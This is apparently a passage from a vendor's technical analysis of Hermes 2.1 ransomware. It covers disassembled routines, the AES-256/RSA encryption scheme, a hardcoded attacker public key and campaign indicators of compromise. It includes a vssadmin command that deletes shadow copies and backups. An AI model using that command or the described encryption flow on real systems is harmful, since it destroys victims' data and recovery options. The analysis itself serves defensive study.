.text:00401E09      movsw movsw
.text:00401E0B      mov   esi, offset aMicrosoft ; "Microsoft"
.text:00401E10      mov   [ebp+var_1A], edx
.text:00401E13      lea   edi, [ebp+var_64]
.text:00401E16      mov   [ebp+var_16], dx
.text:00401E1A      rep movsd
.text:00401E1C      mov   esi, offset aChro...
.text:00401E21      lea   edi, [ebp+var_3C]
.text:00401E24      pop    ecx
.text:00401E25      movsd movsd
.text:00401E26      movsd movsd
.text:00401E27      movsd movsd
.text:00401E28      movsw movsw
.text:00401E2A      mov   esi, offset aMoz...
.text:00401E2F      mov   [ebp+var_2E], edx
.text:00401E32      lea   edi, [ebp+var_84]
.text:00401E38      mov   [ebp+var_2A], dx
.text:00401E3C      movsd movsd
.text:00401E3D      movsd movsd
.text:00401E3E      movsd movsd
.text:00401E3F      movsd movsd
.text:00401E40      lea   edi, [ebp+var_74]
.text:00401E43      mov   esi, offset aRecycle_bin ; "$Recycle.Bin"
.text:00401E48      stosd

.text:00401E6D      movsd movsd
.text:00401E6E      lea   edi, [ebp+var_B4]
.text:00401E74      stosd stosd
.text:00401E75      stosd stosd
.text:00401E76      stosd stosd
.text:00401E77      stosw | ; From Here down it is makin sure we are not in key dir ]
.text:00401E79      lea   eax, [ebp+var_50]
.text:00401E7C      push eax
.text:00401E7D      lea   eax, [ebp+var_31C]
.text:00401E83      push eax
.text:00401E84      call moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401E89      pop   ecx
.text:00401E8A      pop   ecx
.text:00401E8B      test  eax, eax
.text:00401E8D      jnz   Jmp_Skip_FindNextFile
.text:00401E93      lea   eax, [ebp+var_28]
.text:00401E96      push  eax
.text:00401E97      lea   eax, [ebp+var_31C]
.text:00401E9D      push  eax
.text:00401E9E      call moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401EA3      pop   ecx
.text:00401EA4      pop   ecx
.text:00401EA5      test  eax, eax
.text:00401EA7      jnz   short Jmp_Skip_FindNextFile
.text:00401EA9      lea   eax, [ebp+var_64]
.text:00401EAC      push  eax
.text:00401EAD      lea   eax, [ebp+var_31C]
.text:00401EB3      push  eax
.text:00401EB4      call moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401EB9      pop   ecx
.text:00401EBA      pop   ecx
.text:00401EBB      test  eax, eax
.text:00401EBD      jnz   short Jmp_Skip_FindNextFile
.text:00401EBF      lea   eax, [ebp+var_3C]
.text:00401EC2      push  eax
.text:00401EC3      lea   eax, [ebp+var_31C]
.text:00401EC9      push  eax
.text:00401ECA      call moreMniaps?? ; returns zero if not matched 1 if matched
.text:00401ECF      pop   ecx

```



It then continues on to enumerate netResources and encrypts those files as well. After encryption, it creates another bat file called **window.bat** to delete shadow volume and backup files. Here is its content:

```
vssadmin Delete Shadows /all /quiet vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB vssa
```

It then creates and executes another bat file called **svchostaaxe.bat** that cycles through the entire file system again to search for and delete all backup files. This is interesting, as we have rarely seen ransomware looking in so much detail for backup files.

There is no functionality that communicates a decryption key to a C2 server. This means that the file UNIQUE\_ID\_DO\_NOT\_REMOVE, which contains the unique ID you have to send to the email address, must be encrypted by a public key pair that the attackers have pre-generated and retained on their side.

We have found that there is a heavy code reuse from the old versions of Hermes with this one. The flow of the code looks to be a bit different, but the overall functionality is the same. This is quite clear when comparing the two versions in a disassembler.

Below are two screenshots: the first from the current version we are analyzing, and the second from the old version. You can clearly see that even though the flow and arrangement are a bit different, the functionality remains mostly the same.

The new version:

```
.text:00404383      push     ebx                ; uType
.text:00404384      push     offset Caption    ; "OK"
.text:00404389      push     offset Text       ; "install windows update"
.text:0040438E      loc_40438E:                ; CODE XREF: start+30↑j
.text:0040438E      push     ebx                ; hWnd
.text:0040438F      call    ds:MessageBoxA
.text:00404395      jmp     short loc_40439C
.text:00404397      ; -----
.text:00404397      loc_404397:                ; CODE XREF: start+40↑j
.text:00404397      ; start+4A↑j
.text:00404397      call    LoadAllFunctionsDynamically
.text:0040439C      loc_40439C:                ; CODE XREF: start+5E↑j
.text:0040439C      call    RegQueryForLongauge ; if russian language detected, quit
.text:004043A1      call    checkCVersion?
.text:004043A6      push     32h
.text:004043A8      mov     esi, offset unk_40F188
.text:004043AD      mov     dword_40F8AC, eax
.text:004043B2      push     esi
.text:004043B2      call    GetWINDir
.text:004043B9      push     offset aSystem32Cmd_0 ; "\\System32\\cmd.exe"
.text:004043BE      push     esi
.text:004043BF      call    unsureMANips
.text:004043C4      pop     ecx
.text:004043C5      pop     ecx
.text:004043C6      push     190h
.text:004043CB      mov     esi, offset unk_40F8B0
.text:004043D0      push     esi
.text:004043D1      call    GetWINDir
.text:004043D7      xor     eax, eax
.text:004043D9      mov     word_40F8B4, ax
.text:004043DF      cmp     dword_40F8AC, edi
.text:004043E5      jnz     short loc_4043EE
.text:004043E7      push     offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User"...
.text:004043EC      jmp     short loc_4043F3
.text:004043EE      ; -----
.text:004043EE      loc_4043EE:                ; CODE XREF: start+AE↑j
.text:004043EE      push     offset aUsersPublic_0 ; "\\users\\Public\\"
```



And the old version 237eee069c1df7b69cee2cc63dee24e6:

```
.text:00403EA0      public start
.text:00403EA0      start
.text:00403EA0      proc near
.text:00403EA0      var_7D0 = word ptr -7D0h
.text:00403EA0      push     ebp
.text:00403EA0      mov     ebp, esp
.text:00403EA1      sub     esp, 7D0h
.text:00403EA3      call    dynamicallLoadLib
.text:00403EA9      call    langCheckQuit
.text:00403EAE      call    sub_404140
.text:00403EB3      push     32h
.text:00403EB8      push     offset unk_40E530
.text:00403EBA      mov     dword_40EED0, eax
.text:00403EBF      call    GetWinDirecotry
.text:00403EC4      push     offset aSystem32Cmd_ex ; "\\System32\\cmd.exe"
.text:00403ECA      push     offset unk_40E530
.text:00403ECF      call    sub_403C90
.text:00403ED4      add     esp, 8
.text:00403ED9      push     190h
.text:00403EDC      push     offset unk_40EC50
.text:00403EE1      call    GetWinDirecotry
.text:00403EE6      xor     eax, eax
.text:00403EEC      cmp     dword_40EED0, 1
.text:00403EEE      mov     word_40EC54, ax
.text:00403EF5      jnz     short loc_403F04
.text:00403EFB      push     offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
.text:00403EFD      jmp     short loc_403F09
.text:00403F02      ; -----
.text:00403F04      loc_403F04:                ; CODE XREF: start+5B↑j
.text:00403F04      push     offset aUsersPublic ; "\\users\\Public\\"
.text:00403F09      loc_403F09:                ; CODE XREF: start+62↑j
.text:00403F09      push     offset unk_40EC50
.text:00403F0E      call    sub_403C90
.text:00403F13      add     esp, 8
.text:00403F16      push     ebx
.text:00403F17      push     esi
.text:00403F18      push     edi
.text:00403F19      push     1
```



## Attacked targets


The ransomware attacks the following extensions:

```
tif php 1cd 7z cd 1cd dbf ai arw txt doc docm docx zip rar xlsx xls xlsb xlsx jpg jpe jpeg bmp db eql sql adp
```

## Encryption

Hermes, like many other ransomware, uses AES along with RSA for the encryption. AES is used to encrypt files with a random key. RSA is used to protect the random AES key.

The ransomware uses two RSA key pairs, one being a RSA hardcoded public key for the attackers.



```
svchosta.exe
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00005000 06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00 ..... RSA1....
00005010 01 00 01 00 B3 43 61 B7 4F 74 C9 01 26 A3 50 8E ..... Ca·OtÉ.&EPŽ
00005020 F7 57 2D 75 34 83 E7 02 E9 01 A3 5B 57 6C 8F B0 =W-u4.ç.é.Ł[WlŽ°
00005030 38 9C 14 C1 69 22 91 62 BC 83 D3 0B 20 1F F2 10 8é.Ái" `bL.Ó. .ň.
00005040 3B 60 5C 37 5D BA 77 A5 13 A1 5D AB C1 14 64 4F ; `7]şwA.´]«Á.dO
00005050 66 D6 26 DC BE 69 30 4C 93 2E 6E 7B 3C F9 D9 E9 fÖ&ÜIi0L".n{<úŮé
00005060 BE 56 6B C3 3A E0 F9 00 1E 88 C7 3F 1D 18 91 B8 IVkĂ:řú...Ç?...´,
00005070 CB EC A0 FD F5 7D 75 38 2A A7 05 B7 2B 9C 8C 42 Ěě ýó}u8*$..+ššB
00005080 2F 54 14 ED B2 C5 AF C8 04 36 2D 1C E8 66 FA 9B /T.ı.ĹŽČ.6-.čřú>
00005090 B8 FF B7 A8 15 A6 D0 82 19 C2 6E DD 22 F1 D8 41 . . . ;Đ, .ĀnŸ"ńŘA
000050A0 6D B6 97 E2 B8 44 EE 1C 63 88 AB 10 13 F8 19 82 mŤ-â,Di.c.«..ř.,
000050B0 6B 2F C1 AE A1 14 76 87 73 F9 5A BA EE 2A D2 68 k/Á@°.v+sužři*Ňh
000050C0 B8 37 AD 31 5F 3E C6 FD B0 90 73 39 75 4D 87 97 ,7.1_>Čý°.s9uM+
000050D0 4E 8F F7 C9 29 4C 86 0E 1E 6B 12 CC 59 43 EF 63 NŽ÷É) L+. .k.ĚYČdc
000050E0 53 9F 5E 3C 90 95 F8 AA BC 64 4B F5 96 38 39 3C Sž< . . řšLdKó-89<
000050F0 08 1E FD 49 B8 06 27 69 F5 D4 23 18 AE E4 B0 13 ..ýI, . 'iōô#. @ã°.
00005100 AD 42 D2 9E B8 72 DC 0B 83 D0 DE 94 E0 09 A9 E1 .BŇž,rŮ..ĐŤ"ř.@á
00005110 77 72 EA B7 00 00 00 00 00 00 00 00 00 00 00 00 wrę . . . . .
```

Then, there is a keypair for the victim. It is generated at the beginning of the attack. The private key from this key pair is encrypted by the attackers' public key and stored in the file UNIQUE\_ID\_DO\_NOT\_REMOVE.


When the victim sends this file, the attackers can recover the victim's private key with the help of their own private key. The victim's public key is stored in PUBLIC in clear text. It is later used to encrypt random AES keys, generated per file.

Cryptography is implemented with the help of Windows Crypto API. Function calls are mildly obfuscated, and pointers to the functions are manually loaded.

```
sub_403F17(&v16, 0, 1100);
sub_403F17(&v14, 0, 1100);
sub_403F17(&v15, 0, 550);
sub_4032EF(&v15, &unk_503F98);
v28 = 0;
v27 = 0;
qmemcpy(&v18, L"rsaunique", 0x14u);
if ( dword_503F94 == 1 )
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 32) )
    goto LABEL_10;
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)", 24, 40) )
    goto LABEL_10;
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
else
{
  dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 16);
  if ( dword_40C0D0(&v28, &v18, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 24, 32) )
    goto LABEL_10;
  v12 = 24;
  v10 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
}
```



Each file processing starts from checking if it was already encrypted. The ransomware uses the saved marker “HERMES” that we already saw during the behavioral analysis. The marker is stored at the end of the file, before the block where the AES key is saved. Its offset is 274 bytes from the end. So, first the file pointer is set at this position to make a check of the characters.



If the marker was found, the file is skipped. Otherwise, it is processed further. As we noticed during the behavioral analysis, each file is encrypted with a new key. Looking at the code, we can find the responsible function.

Unfortunately for the victims, the authors used the secure function [CryptGenKey](#):


```
004010D4 loc_4010D4:
004010D4 lea    eax, [ebp+var_4]
004010D7 push  eax           ; _DWORD
004010D8 push  1             ; _DWORD
004010DA push  6610h         ; _DWORD
004010DF push  [ebp+arg_4]   ; _DWORD
004010E2 call  dword_40C0A8 ; advapi32.CryptGenKey
004010E8 test   eax, eax
004010EA jnz   short loc_401101
```

The used identifier for the algorithm is 0x6610 ([CALG\\_AES\\_256](#)). That means 256-bit is using AES encryption. This key is used to encrypt the content of the file. The file is read and encrypted in chunks, with 1,000,000 bytes each.

```
00401131 loc_401131:           ; _DWORD
00401131 push  edx
00401132 push  edx           ; _DWORD
00401133 push  ebx           ; _DWORD
00401134 push  esi           ; _DWORD
00401135 mov   [ebp+var_1C], edx
00401138 call  _SetFilePointer ; kernel32.SetFilePointer
0040113E push  0             ; _DWORD
00401140 lea  eax, [ebp+var_1C]
00401143 push eax           ; _DWORD
00401144 push [ebp+chunk_size] ; _DWORD
00401147 push offset unk_40D890 ; _DWORD
0040114C push esi           ; _DWORD
0040114D call  _ReadFile      ; kernel32.ReadFile
00401153 test  eax, eax
00401155 jz   loc_4012A9

0040115B xor   ecx, ecx
0040115D mov  [ebp+enc_size], 1000000
00401164 push ecx           ; _DWORD
00401165 lea  eax, [ebp+enc_size]
00401168 push eax           ; _DWORD
00401169 push ecx           ; _DWORD
0040116A push ecx           ; _DWORD
0040116B push [ebp+is_final] ; _DWORD
0040116E push ecx           ; _DWORD
0040116F push [ebp+var_4]   ; _DWORD
00401172 call  _CryptEncrypt  ; advapi32.CryptEncrypt
00401178 test  eax, eax
```


At the end, the marker “HERMES” is written and the exported AES key is saved:



The handle to the attacker’s RSA public key is passed, so the function [CryptExportKey](#) automatically takes care of protecting the AES key. Only the owner of the RSA private key will be able to import it back.

### Protection

Malwarebytes users are protected against this Flash Player exploit. In addition, the ransomware payload was blocked at zero-hour strictly based on its malicious behaviour.



### Conclusion

Another campaign that we know of targeting South Koreans specifically is carried by malvertising and uses the Magnitude exploit kit, which also delivers ransomware—namely

[After analyzing Hermes, we found it to be a fully functional ransomware. However, we cannot be sure what the real motivations of the distributors were. Looking at the full context, we may suspect that it was politically motivated rather than a profit-driven attack.](#)

[Although the infection vector appeared to narrow down to South Korea, the malware](#) itself, unlike Magniber, does not specifically target these users. The fact that the ransomware excludes certain countries like Russia or Ukraine could tie the development and outsourcing of the malware to these areas or be a false flag. As we know, attribution is always a complex topic.

## Indicators of compromise

Domains involved in campaign:

- 2018-02-27 (01:54 UTC)
  - staradvertsment[.]>com
  - hunting.bannerexposure[.]info
- 2018-02-28
  - staradvertsment[.]com
  - accompanied.bannerexposure[.]info
- 2018-03-01
  - switzerland.innovativebanner[.]info
- 2018-03-07
  - name.secondadvertisements[.]com
- 2018-03-08
  - assessed.secondadvertisements[.]com
  - marketing.roadadvertisements[.]com
- 2018-03-09
  - bannersale[.]com
  - aquaadvertisement[.]com
  - technologies.roadadvertisements[.]com

IP addresses:

- 159.65.131[.]94
- 207.148.104[.]15

Hermes 2.1 ransomware:

- A5A0964B1308FDB0AEB8BD5B2A0F306C99997C7C076D66EB3EBCDD68405B1DA2
- pretty040782@gmail[.]com
- pretty040782@keemail[.]me